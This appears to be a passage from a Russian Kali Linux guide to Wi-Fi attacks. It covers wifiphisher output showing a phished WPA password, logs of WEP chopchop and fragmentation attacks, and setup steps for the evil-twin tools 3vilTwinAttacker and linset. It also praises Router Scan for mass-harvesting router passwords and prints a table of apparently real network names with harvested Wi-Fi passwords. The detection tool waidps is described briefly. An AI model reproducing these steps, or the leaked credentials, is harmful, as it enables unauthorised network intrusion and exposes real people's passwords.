
```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID
---------------
1  - 1  - xasaki
2  - 1  - conn-xf41c18
3  - 1  - Thomson06D09C
4  - 6  - BIG_B00BS
5  - 6  - Wind WiFi 5V4Weg
6  - 6  - Petter Pan
7  - 6  - CONNX 1
8  - 6  - CONN-X_6486
9  - 6  - OTENET_6364
10 - 7  - conn-xe0fc94
11 - 9  - hol wifi
12 - 11 - man-max
13 - 11 - @Agra
```

```
Jamming devices:
[*] 2c:26:c5:74:40:1c - 1c:65:9d:91:b8:68 - 9  - air-sun
[*] 2c:26:c5:74:40:1c - 1c:99:4c:d3:6e:30 - 9  - air-sun
[*] 2c:26:c5:74:40:1c - 9  - air-sun


DHCP Leases:
1432462884 40:f3:08:fb:3c:42 10.0.0.62 android-6c49980910fe9418 01:40:f3:08:fb:3c:42


HTTP requests:
[*] GET 10.0.0.62
[*] POST 10.0.0.62 wfphshr-wpa-password=crippledblackphoenix

[!] Closing
```



Как противостоять wifiphisher

Для выявления самых разных атак, в том числе связанных с попыткой разорвать существующие соединения и подключить клиентов к подложным точкам доступа, можно использовать программу **waidps**. Продолжаем чтение.

waidps

Домашняя страница: https://github.com/SYWorks/waidps

waidps — мощный комбайн, первый взгляд на который может вызвать растерянность. Я не буду даже пытаться в этой короткой заметке осветить порядок работы — на сайте автора для этой цели написано большое количество многостраничных инструкций. Количество команд в этой программе просто умопомрачительное. Поэтому я только расскажу о главных функциях и о процессе установки. Всё остальное — в отдельных статьях.

Кроме обычных функций по аудиту беспроводных сетей, waidps способна выявлять атаки на беспроводные ТД. Я не знаю других программ с подобным функционалом.

WAIDPS — это программа с открытым кодом, написанная на Python и работающая в окружении Linux. Точные зависимости не указаны, но при запуске в Kali, программа создаёт/копирует необходимые базы данных и сразу же готова к работе. Т.е. в Kali Linux присутствуют все необходимые компоненты для этой программы. Это многоцелевой инструмент, созданный для аудита (тестирования на проникновение) сетей, обнаружения беспроводного вторжения (атаки WEP/WPA/WPS) а также предотвращения вторжения (остановка связи станции с точкой доступа). Кроме этого, программа будет собирать всю WiFi информацию в округе и сохранять в базах данных. Она будет полезной когда настанет время аудита сети: если точка доступа с включённым «фильтром по MAC» или «скрытым SSID» и не было ли клиентов на интересующие момент.

WAIDS пригодится тестерам на проникновение, тренерам по беспроводным сетям, правоохранительным органам и всем тем, кто интересуется беспроводным аудитом и проникновением. Главная цель этого скрипта — это выявление вторжения. Когда оно обнаружено, скрипт отображает информацию на экране, а также записывает в журнал.

На данный момент WAIDS способна обнаружить следующие беспроводные атаки (это в дополнении к тем, которые обнаруживает WIDS):

- Association / Authentication flooding
- Выявление массовых деаутентификаций, которые могут сигнализировать о возможной атаке на WPA для перехвата рукопожатий
- Выявление возможных атак WEP с использованием ARP запросов методом воспроизведение
- Выявление возможных атак WEP с использованием метода chopchop
- Выявление возможных атак перебором WPS пина с использованием Reaver, Bully и т.д.
- Выявление Злого-Двойника (Evil-Twin)
- Выявление мошеннической точки доступа

Установка и запуск waidps

1|	cd ~/opt
2|	git clone https://github.com/SYWorks/waidps
3|	cd waidps
4|	python waidps.py

Фрагментация:

```
[?]    Select an option ( 0 - Return ) : 02
       Selected ==> 02

[.]    2014-10-02 15:03:00 - Sending keep-alive packet to Access Point [ 00:02:6F:00:00:00 ]...
[.]    2014-10-02 15:03:00 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Fragmentation (Require Client) ] method...

       2014-10-02 15:03:04 - Read 352 Packets....
```

```
[?]    Select an option ( 0 - Return ) : 02
       Selected ==> 02

[.]    2014-10-02 15:03:00 - Sending keep-alive packet to Access Point [ 00:02:6F:00:00:00 ]...
[.]    2014-10-02 15:03:00 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Fragmentation (Require Client) ] method...

       2014-10-02 15:03:10 - Chosen packet saved in replay_src-1002-150310.cap
       2014-10-02 15:03:10 - Data packet found!
       2014-10-02 15:03:10 - Sending fragmented packet
       2014-10-02 15:03:10 - Got RELAYED packet!!
       2014-10-02 15:03:10 - Trying toget 384 bytes of a keystream
       2014-10-02 15:03:10 - Got RELAYED packet!!
       2014-10-02 15:03:10 - Trying toget 1500 bytes of a keystream
       2014-10-02 15:03:10 - Got RELAYED packet!!
       2014-10-02 15:03:10 - Keystream (XOR) packet saved in /.SYWorks/Saved/Fragment_00026F000000.xor
       2014-10-02 15:03:10 - Forging ARP Packet with IP as 255.255.255.255 and Gateway as 255.255.255.255 ....Done...
       2014-10-02 15:03:10 - Fragmentation ARP replay packet saved in /.SYWorks/WAIDPS/tmp/PRGA.cap
[.]    2014-10-02 15:03:10 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Interactive ARP Replay (Generated ARP) ] method...

       2014-10-02 15:03:10 - Fragmentation Method Completed

       2014-10-02 15:03:56 - Captured IVs 5068 [Rate 632 IVs/Sec], Beacon : 494, AP Power : -44 dBm (Good)
```

Фрагментация воспроизведение:

```
[?]    Select an option ( 0 - Return ) : o2
       Selected ==> 02

[i]    A previous keystream was found.
       You do not need to regenerate a new keystream again.
[?]    Proceed to use this ? ( Y/n ) : y
       Selected ==> Y
       2014-10-02 15:05:05 - Using Keystream (XOR) packet : /.SYWorks/Saved/Fragment_00026F000000.xor
       2014-10-02 15:05:05 - Forging ARP Packet with IP as 255.255.255.255 and Gateway as 255.255.255.255 ....Done...
       2014-10-02 15:05:05 - Fragmentation ARP replay packet saved in /.SYWorks/WAIDPS/tmp/PRGA.cap
[.]    2014-10-02 15:05:05 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Interactive ARP Replay (Generated ARP) ] method...

       2014-10-02 15:05:07 - Captured IVs 13125 [Rate 232 IVs/Sec], Beacon : 978, AP Power : -50 dBm (Good)
```

Chopchop:

```
[?]   Select an option ( 0 - Return ) : 01
      Selected ==> 01

[.]   2014-10-02 14:51:21 - Sending keep-alive packet to Access Point [ 00:02:6F:00:00:00 ]...
[.]   2014-10-02 14:51:21 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ KoreK ChopChop (Require Client) ] method...

      2014-10-02 14:51:24 - Read 153 Packets....
```

```
      2014-10-02 14:52:07 - Chosen packet saved in replay_src-1002-145207.cap
      2014-10-02 14:52:08 - Offset   67 (  5% done) | XOR = 39 | Pt =  1A |  278 frames written in  4735 ms
      2014-10-02 14:52:09 - Offset   66 (  8% done) | XOR = 8C | Pt =  C7 |  280 frames written in  4759 ms
      2014-10-02 14:52:11 - Offset   65 (11% done) | XOR = F9 | Pt =  06 | 1068 frames written in 18158 ms
      2014-10-02 14:52:12 - Offset   64 (13% done) | XOR = F9 | Pt =  2A |  276 frames written in  4694 ms
      2014-10-02 14:52:12 - Sent 220 Packets....Current DB...
```

```
[.]   2014-10-02 14:51:21 - Sending keep-alive packet to Access Point [ 00:02:6F:00:00:00 ]...
[.]   2014-10-02 14:51:21 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ KoreK ChopChop (Require Client) ] method...

      2014-10-02 14:52:07 - Chosen packet saved in replay_src-1002-145207.cap
      2014-10-02 14:52:08 - Offset   67 (  5% done) | XOR = 39 | Pt =  1A |  278 frames written in  4735 ms
      2014-10-02 14:52:09 - Offset   66 (  8% done) | XOR = 8C | Pt =  C7 |  280 frames written in  4759 ms
      2014-10-02 14:52:11 - Offset   65 (11% done) | XOR = F9 | Pt =  06 | 1068 frames written in 18158 ms
      2014-10-02 14:52:12 - Offset   64 (13% done) | XOR = F9 | Pt =  2A |  276 frames written in  4694 ms
      2014-10-02 14:52:13 - Offset   63 (16% done) | XOR = 9D | Pt =  64 |  529 frames written in  8993 ms
      2014-10-02 14:52:14 - Offset   62 (19% done) | XOR = 9C | Pt =  00 |  476 frames written in  8085 ms
      2014-10-02 14:52:17 - Offset   60 (25% done) | XOR = 56 | Pt =  C0 |  546 frames written in  9288 ms
      2014-10-02 14:52:18 - Offset   59 (27% done) | XOR = F7 | Pt =  00 |  269 frames written in  4575 ms
      2014-10-02 14:52:19 - Offset   58 (30% done) | XOR = 01 | Pt =  00 |  519 frames written in  8827 ms
      2014-10-02 14:52:20 - Offset   57 (33% done) | XOR = D5 | Pt =  00 |  365 frames written in  6203 ms
      2014-10-02 14:52:23 - Offset   56 (36% done) | XOR = 14 | Pt =  00 |  799 frames written in 13576 ms
      2014-10-02 14:52:25 - Offset   55 (38% done) | XOR = 4A | Pt =  00 |  742 frames written in 12613 ms
      2014-10-02 14:52:27 - Offset   54 (41% done) | XOR = 2E | Pt =  00 |  407 frames written in  6925 ms
      2014-10-02 14:52:29 - Offset   53 (44% done) | XOR = 57 | Pt =  01 |  392 frames written in  6655 ms
      2014-10-02 14:52:34 - Offset   52 (47% done) | XOR = 83 | Pt =  00 |  979 frames written in 16643 ms
      2014-10-02 14:52:40 - Offset   51 (50% done) | XOR = DA | Pt =  A8 | 1235 frames written in 21011 ms
      2014-10-02 14:52:42 - Offset   50 (52% done) | XOR = 73 | Pt =  C0 |  539 frames written in  9147 ms
      2014-10-02 14:52:43 - Offset   49 (55% done) | XOR = 43 | Pt =  EC |  263 frames written in  4487 ms
      2014-10-02 14:52:44 - Offset   48 (58% done) | XOR = 87 | Pt =  88 |  318 frames written in  5391 ms
      2014-10-02 14:52:44 - Offset   47 (61% done) | XOR = E9 | Pt =  93 |  312 frames written in  5306 ms
      2014-10-02 14:52:45 - Offset   46 (63% done) | XOR = 22 | Pt =  6F |  479 frames written in  8147 ms
      2014-10-02 14:52:47 - Offset   45 (66% done) | XOR = 85 | Pt =  02 |  605 frames written in 10285 ms
      2014-10-02 14:52:50 - Offset   44 (69% done) | XOR = 2A | Pt =  00 |  825 frames written in 14020 ms
      2014-10-02 14:52:52 - Offset   43 (72% done) | XOR = B3 | Pt =  01 |  763 frames written in 12983 ms
      2014-10-02 14:52:53 - Offset   42 (75% done) | XOR = 30 | Pt =  00 |  279 frames written in  4732 ms
      2014-10-02 14:52:54 - Offset   41 (77% done) | XOR = 5D | Pt =  04 |  510 frames written in  8669 ms
      2014-10-02 14:52:55 - Offset   40 (80% done) | XOR = 28 | Pt =  06 |  184 frames written in  3130 ms
      2014-10-02 14:52:55 - Offset   39 (83% done) | XOR = F0 | Pt =  00 |  230 frames written in  3906 ms
      2014-10-02 14:52:56 - Offset   38 (86% done) | XOR = 63 | Pt =  08 |  418 frames written in  7119 ms
      2014-10-02 14:52:57 - Offset   37 (88% done) | XOR = 69 | Pt =  01 |  508 frames written in  8623 ms
      2014-10-02 14:53:20 - Decrpyted packet saved in /.SYWorks/Saved/DecryptedARP_00026F000000.cap
      2014-10-02 14:53:20 - Getting ARP Detail....Done...
      Decrypted IP Addr     : 192.168.0.100
      Decrypted Gateway     : 192.168.0.1

      2014-10-02 14:53:20 - Keystream (XOR) packet saved in /.SYWorks/Saved/Keystream_00026F000000.xor
      2014-10-02 14:53:20 - Forging ARP Packet with IP as 192.168.0.100 and Gateway as 192.168.0.1 ....Done...
      2014-10-02 14:53:20 - Chopchop ARP replay packet saved in /.SYWorks/WAIDPS/tmp/Chopchop.cap
[.]   2014-10-02 14:53:20 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Interactive ARP Replay (Generated ARP) ] method...

      2014-10-02 14:53:20 - Completed in 73s (0.44 bytes/s)
      2014-10-02 14:53:25 - Captured IVs 85 [Rate 0 IVs/Sec], Beacon : 699, AP Power : -80 dBm (Poor)
```

Chopchop воспроизведение:

```
[?]   Select an option ( 0 - Return ) : 01
      Selected ==> 01

[i]   A previous decrypted ARP file and keystream was found.
      You do not need to regenerate a new keystream again.
[?]   Proceed to use this ? ( Y/n ) : Y
      Selected ==> Y
      2014-10-02 14:57:39 - Using Decrypted ARP Parket /.SYWorks/Saved/DecryptedARP_00026F000000.cap
      2014-10-02 14:57:39 - Getting ARP Detail....Done...
      Decrypted IP Addr     : 192.168.0.100
      Decrypted Gateway     : 192.168.0.1

      2014-10-02 14:57:39 - Using Keystream (XOR) packet : /.SYWorks/Saved/Keystream_00026F000000.xor
      2014-10-02 14:57:39 - Forging ARP Packet with IP as 192.168.0.100 and Gateway as 192.168.0.1 ....Done...
      2014-10-02 14:57:39 - Chopchop ARP replay packet saved in /.SYWorks/WAIDPS/tmp/Chopchop.cap
[.]   2014-10-02 14:57:39 - Auditing Access Point [ 00:02:6F:00:00:00 ] using [ Interactive ARP Replay (Generated ARP) ] method...

      2014-10-02 14:57:43 - Captured IVs 16664 [Rate 453 IVs/Sec], Beacon : 2470, AP Power : -45 dBm (Good)
```

Chopchop выбор:

```
[i]   Auditing Menu [WEP]
[.]   BSSID      : 00:24:01:00:00:00          MAC OUI    : D-Link DIR-855 - Router [Taiwan] [4]
      ESSID      : Test
      Encryption : WEP / WEP /
      Channel    : 6                          Power      : -25 dBm               Beacons : 16 Active       Data    : 37 Active
      First Seen : 2014-10-27 21:28:25        Last Seen  : 2014-10-27 21:28:44   Seen    : 0:00:04 ago     Clients : 2
      Interface  : wlan2       [ 00:00:FC:76:E5:36 ]   OUI : MEIKO [United Kingdom] [3]
      Monitor    : wlmon0      [ 00:44:A6:48:40:2B ]   OUI : Unknown
      ATK IFace  : atmon0      [ 04:46:65:00:00:00 ]   OUI : Sumsung Galaxy S2 I9100 (Murata) [Japan] [4]
      Cap File   : /.SYWorks/WAIDPS/tmp/WEP_002401000000_TMP-01.cap   [Size : 69.25 KB ]
      WPS Log    : /etc/reaver/002401DDA1C1.wpc    [ Pos : 56, 862, 2 ]
      Signal     :                               -25 dBm [ 75 % ]

      1  - Stop Auditing
      2  - Deauth All
      3  - List clients
      4  - Spoof MAC Address
      5  - Close all attacking terminal
      6  - List saved ARP replay files [ 0 files ]
      7  - List all captured files  [ 0 files ]
      8  - Lookup Database History
      F  - Authentication Method [1 - Fake Authentication]
           F1 - Fake Authentication (1 Time)                    F2 - Fake Authentication (Continous)
      I  - Attack Method [2 - Interactive Replay]
           I1 - Interactive Natural Replay *                    I2 - Interactive 0841 Replay (Modified)
           I3 - Interactive 0841 Replay (Rebroadcast)           I4 - Interactive 0841 Replay (68/86 ARP)
           I5 - Interactive 0841 Replay (Send Beacon)           I6 - Interactive 0841 Replay (Clear-To-Send)
           I7 - Interactive ARP Replay [ 0 files ]
      A  - Attack Method [3 - ARP Request]
           A1 - ARP Request Replay *                            A2 - ARP Request Replay (Existing ARP)
      0  - Attack Method [4~7 Attack Method] - Not ready
           01 - KoreK Chopchop Attack                           02 - Fragmentation Attack
           03 - Cafe-Latte Attack [Client-Oriented]             04 - Hirte Attack [Client-Oriented]
      C  - WEP Cracking Method
           C1 - Standard Method  [All Bits]
           C2 - 10 Hex / 5 Char  [64  Bits]                     C3 - 26 Hex / 13 Char [128 Bits]
           C4 - 32 Hex / 16 Char [152 Bits]                     C5 - 58 Hex / 29 Char [256 Bits]
           C6 - Korek Cracking Method                           C7 - Enable Last Keybyte Bruteforce
           C8 - Enable Last 2 Keybytes Bruteforce               C9 - WEP-Decloak Mode
      9/R - Restart Auditing
      0 - Return
[?]   Select an option ( 0 - Return ) : o1
      Selected ==> 01
```

3vilTwinAttacker

Домашняя страница: https://github.com/P0cL4bs/3vilTwinAttacker

Этот инструмент создаёт мошенническую точку доступа Wi-Fi, якобы для обеспечения беспроводных услуг Интернет, а на самом деле следящую за трафиком.

Программные зависимости:

- Рекомендуется использовать на Kali linux.
- Ettercap.
- Sslstrip.
- Airbase-ng включённая в aircrack-ng.
- DHCP.
- Nmap.

Установка и запуск 3vilTwinAttacker

1|	cd ~/opt
2|	git clone https://github.com/P0cL4bs/3vilTwinAttacker
3|	cd 3vilTwinAttacker
4|	chmod +x install.sh

```
./install.sh --install
```

Запускаем:

```
python 3vilTwin-Attacker.py
```

Или так (на Kali Linux):

```
python /usr/share/3vilTwinAttacker/3vilTwin-Attacker.py
```

[установка DHCP в Debian и производные]

Ubuntu:

```
$ sudo apt-get install isc-dhcp-server
```

Kali linux:


```
apt-get install isc-dhcp-server
```

[установка DHCP в redhat и производные]

Fedora:

```
$ sudo yum install dhcp
```





linset

Домашняя страница: https://github.com/vk496/linset

linset — это Баш скрипт атаки методом "злой двойник" (Evil Twin Attack).

Установка и запуск linset

У этой программы есть ряд зависимостей. Часть необходимых для неё компонентов уже присутствуют в Kali Linux (либо вы ставили их для других программ). Но часть необходимо предварительно установить. Для Кали это следующие пакеты:

```
apt-get install isc-dhcp-server lighttpd macchanger php5-cgi macchanger-gtk
```

На других дистрибутивах может возникнуть необходимость установить дополнительные программы. linset при запуске сама проверит, что установлено, а что нет и выведет соответствующий список.

Далее как обычно:

```
cd ~/opt
git clone https://github.com/vk496/linset
cd linset
chmod +x linset ./linset
```

Как работает linset

- Сканирует сети
- Выбирает сеть
- Захватывает рукопожатие (можно использовать без рукопожатия)
- Мы можем выбрать один из нескольких веб-интерфейсов
- Делается фальшивая ТД, подражающая оригиналу
- На фальшивой ТД создаётся DHCP сервер
- Создаётся DNS сервер для перенаправления всех запросов на Хост
- Запускается веб-сервер с выбранным интерфейсом
- Запускается механизм проверки валидность паролей, которые были введены
- Деаутентификация всех пользователей сети, в надежде, что кто-то подключится к фальшивой ТД
- Атака прекратиться, как только проверка выявит правильны пароль

Глава 25. Router Scan by Stas'M на Kali Linux (взлом роутеров и Wi-Fi в промышленных масштабах)

Между прочим, этот самый Router Scan от Stas'M — потрясающая штука! Перечень его функций вы можете посмотреть на официальной страничке. Мне же больше всего нравится в этой программе:

- сканирование, при котором показываются как роутеры, так и другие аппаратно-программные элементы (камеры, серверы и пр.)
- перебор типичный паролей для найденных роутеров
- использование эксплойтов для ряда роутеров
- если получилось подобрать пароль или сработал эксплойт, то парсится вся информация, которую удалось достать. А это, обычно, логин-пароль, пароль от Wi-Fi, данные локальной сети и т. д.

Программа уникальна тем, что, в лучших традициях графических интерфейсов, нужно нажать одну кнопку и она всё сделает сама. Никаких знаний не нужно.

Программа мне понравилась до такой степени, что я стал искать альтернативы для Linux. Альтернатив я не нашёл.

Но главная идея этой программы — сканировать сеть и искать роутеры с дефолтными паролями или со слабыми прошивками — мне показалась настолько потрясающей, что захотелось сделать что-то подобное для Linux. Это задача средней сложности, т. е. вполне достижимая. Благо большинство модулей уже есть готовые: nmap (для сканирования портов) + curl (для аутентификации и применения эксплойтов) + grep (для парсинга страниц аутентификации (при определении модели роутера) и парсинга паролей и прочих полезных вещей при удачном подборе пароля/применении эксплойта).

У меня даже получилось сделать рабочий концепт, который насобирал для меня за день более 1000 паролей Wi-Fi. Концепт получился жутко медленным: сканер написан на PHP, причём написан без каких либо оптимизаций — всё делается в один поток, да при этом сканер реализован на попытке установить сокетное соединение. Т.е. если соединение происходит — значит начинает пробовать стандартные пароли и вынимать информацию из роутера в случае успеха. Если соединение не происходит — то программа ждёт, пока пройдёт время по таймауту. Понятно, что чаще соединение не происходит и, как следствие, почти всё время программа ждём окончания таймаутов. Всё это можно ускорить и оптимизировать, добавить новые модели роутеров. В общем, если за лето будет достаточно времени, чтобы доделать (хоть на базе nmap, хоть на базе PHP) до уровня «не стыдно показать исходный код», то обязательно поделюсь своими наработками. Благо что алгоритмы эксплойтов, которые применяются в сканере роутеров от Stas'M, доступны в виде исходных текстов и их вполне можно переписать под curl.

1271	9.86.34	Wireless	Impulsioncolt
1272	9.92.99	wireless	0026690854
1273	9.62.205	wnatnicha	ni666666
1274	9.91.213	WNPN	02112642
1275	9.91.214	WNPN	
1276	9.62.82	Wnvet48	2244668800
1277	9.89.196	WoKhr	141232360
1278	9.88.223	woranit	0819381845
1279	9.88.234	woranit	
1280	9.65.14	WORAPATHA	266679408
1281	9.89.234	WRPP	267455852
1282	9.69.4	wut.k	sarawut2821
1283	9.68.70	wuth	25072507
1284	9.88.97	wynn's home	Benzc220
1285	9.88.108	wynn\\\'s home	
1286	9.64.114	XDREAM	266901586
1287	9.65.217	xxx	267068170
1288	9.65.230	xxx	aA@778899
1289	9.69.68	Yami	266888107
1290	9.97.92	Yaniga	0925519026
1291	9.82.74	yanyong	265435450
1292	9.84.41	yayee_mydear	0865498836
1293	9.61.93	year77	266629532
1294	9.88.181	yenjeab	asdfghj8
1295	9.73.154	Yimwhanka	11692906
1296	9.84.253	ying	0865065038
1297	9.83.60	ying	25172514
1298	9.83.83	ying	
1299	9.93.27	YingFlora1	022415119
1300	9.92.127	YohanRebell	267421583
1301	9.71.188	YUPA	00042528
1302	9.82.10	Zeehot	266625965
1303	9.82.12	Zeehot	
1304	9.89.232	zeeshan	0859308557
1305	9.75.41	ZENICK	028845016
1306	9.89.30	[iFlook]	iFlook190114
1307	9.89.47	[iFlook]	
1308	9.82.130	`jayzy	266529641

Вернёмся к Router Scan от Stas'M. Он шикарный! С его помощью вы сами можете насобирать уйму паролей от роутеров, от сетей Wi-Fi и узнать много нового о сетях и об обитающих там устройствах.

Если вы пользователь Windows, то для вас всё совсем просто — скачиваете, запускаете, вводите диапазон адресов и ждёте окончания сканирования.

Для пользователей Linux также возможен запуск программы Router Scan от Stas'M под Wine. Я покажу как это сделать на примере Kali Linux.

Установка Wine в Kali Linux


Внимание, если у вас Kali 2.0, то перейдите к инструкции "Установка Wine в Kali Linux 2.0".

Если посмотреть информацию о пакете Wine в Kali Linux, то там будет указано, что пакет уже установлен. Если попытаться его запустить, то выясниться, что это всего-навсего заглушка, которая и рассказывает как провести установку. Вся установка делается тремя командами:

